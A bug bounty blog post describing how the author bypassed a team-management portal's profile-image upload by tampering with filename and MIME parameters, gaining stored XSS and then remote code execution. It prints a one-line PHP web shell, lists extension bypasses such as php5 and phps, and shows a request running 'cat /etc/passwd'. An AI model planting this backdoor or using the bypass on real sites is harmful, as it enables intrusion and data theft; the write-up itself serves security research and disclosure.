


Unrestricted File Upload to RCE | Bug Bounty POC

December 19, 2017 | Muhammad Khizer Javed | BugBounty POC

Unrestricted File Upload to RCE | Bug Bounty POC


Hey Guys,

Hope all of you guys are doing well, I'm an Active Bug Bounty participant, & also sometimes work as a Freelancer for some extra pocket money :p

So I got a Project to test a site for possible security issues, while working on the Project i was able to bypass the file Upload functionality to Upload a shell to the website.

It wasn't a regular Bug Bounty Hunt so my target was Damn vulnerable but also fun to practice. (I haven't taken much screenshots during testing so will try to share as much info as i can)

Back to the POC, It all started by Logging into the account, The website was basically a team management portal and i was testing for any Cross Site Scripting issues, (And i got one) but then from setting their was an option to upload user profile image,



So I decided to test it, the first thing i did was to check what if they Upload images on same site or on a 3rd party storage. all other images on that website was on https://targetsite.com/images/static/image.jpg so when i uploaded the simple image on the profile it was on https://taretsite.com/images/users/<ProfilID>/name.jpg

Now the next thing was to try uploading any other extension, but if i try uploading any extension other than JPG, PNG, & GIF it popup a forbidden error.

But while testing i realized that they send a GET request containing the filename & mime, in it

https://targetsite.com/settings/19982638/avatar?name=teest.png&mime=image%2Fpng


and the response of the request was 200OK simple & The next request was simple PUT request for file upload to the images directory

https://targetsite.com/users/19982638/testtts.png

I tried chaining the content of the PUT request as HTML or TXT but it always gets back a 500 Internal Server Error. It was because i forget that the referer header contains the last URL. But then tested it again By changing the name & mime in 1st GET request as it was added as Referer to the next PUT request and then i changed the content & file type in the PUT request.

https://targetsite.com/settings/19982638/avatar?name=kj.html&mime=text%2Fhtml

and Following that request i made changes to the PUT request to Upload an HTML file and it was Success…. Now I have a Stored XSS using HTML file, I bypassed the Same origin Policy, & X-Frame-Options Header. etc



Now i decided to upload a PHP file,

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

i used the simple one liner PHP backdoor for the test purposes.
But One thing that made me angry was i wasn't able to execute a PHP file for some reason it always gave me a 403 Forbidden error,

But then i decided to try some other extensions,

php=> 403 Forbidden

But

phps, phpt, php3, php4, php5=> 200 OK

Target: http://targetsite.com/images/users/19982638/cmd.phps?cmd=cat+/etc/passwd

i guess only the php extension was not getting uploaded but others worked, It was all for me to confirm the issue.

Note: I haven't disclosed the actual website that i worked with and posting this after the developer review this post.

Share this:

Like this:

Loading...

RCE Unsecure Jenkins Instance | Bug Bounty POC
September 7, 2018
In "BugBounty POC"

How I was able to Download Any file from Web server!
January 27, 2018
In "BugBounty POC"

My Guide to Basic Recon? | Bug Bounties + Recon | Amazing Love story.
November 25, 2017
In "Tutorials"

TAGS : BugBounty POC RCE

About the Author

Muhammad Khizer Javed

Ethical Hacker, Bug Bounty Hunter/ Pentester & Gamer

‹ HOW I WAS ABLE TO TAKEOVER FACEBOOK ACCOUNT | Bug Bounty Poc

Security Researcher saved Careem from a Data Breach ›

3 thoughts on “Unrestricted File Upload to RCE | Bug Bounty POC”

Guide 001 |Getting Started in Bug Bounty Hunting.. – Muhammad Khizer Javed

June 3, 2019, 3:44 am

[...] Unrestricted File Upload to RCE by Muhammad Khizer Javed [...]

★ Loading...

Edit this comment Reply

Bug Bounty Methodology (TTP- Tactics,Techniques and Procedures) V 2.0 ~ Cyberzombie

June 30, 2019, 11:21 am

[...] Unrestricted File Upload to RCE by Muhammad Khizer Javed [...]

★ Loading...

Edit this comment Reply

Getting Started in Bug Bounty Hunting | Complete Guide

August 30, 2019, 11:16 am

[...] Unrestricted File Upload to RCE Muhammad Khizer Javed [...]

★ Loading...

Edit this comment Reply

Leave a Reply

Enter your comment here...

ADS

Search ... Search

CATEGORIES

BugBounty POC

News


Tutorials

Uncategorized

BLOG STATS

100,055 hits

SECURITY BREACHED



Like Page

Be the first of your friends to like this

FOLLOW ME ON TWITTER

M. Khizer Javed
@KHIZER_JAVED47

Replying to @KHIZER_JAVED47

I'm on Payoneer from 2016 when i joined @Bugcrowd it really helped me get a huge amount of money easily and effectively. So i hope maybe @Hacker0x01 can do something about it? 😇

Dec 6, 2019

M. Khizer Javed
@KHIZER_JAVED47

Replying to @KHIZER_JAVED47

I see @Payoneer as good alternate payment method to Paypal, BTC & Bank transfer as, in bank transfer i have so many issues mainly the bank i use actually asked me hell lot of questions because payment was coming from Hackerone. Hacker in name lol system got an alerted.

Dec 6, 2019

M. Khizer Javed
@KHIZER_JAVED47

Hey @Hacker0x01 any Plans to add some new Payment Methods? Mainly @Payoneer It's pretty useful for many of us who don't have a direct @PayPal account due to country restrictions and on direct bank transfer many questions are asked. @jobertabma maybe take it as request? 🙂

Dec 6, 2019

USERONLINE

1 User Online

ADS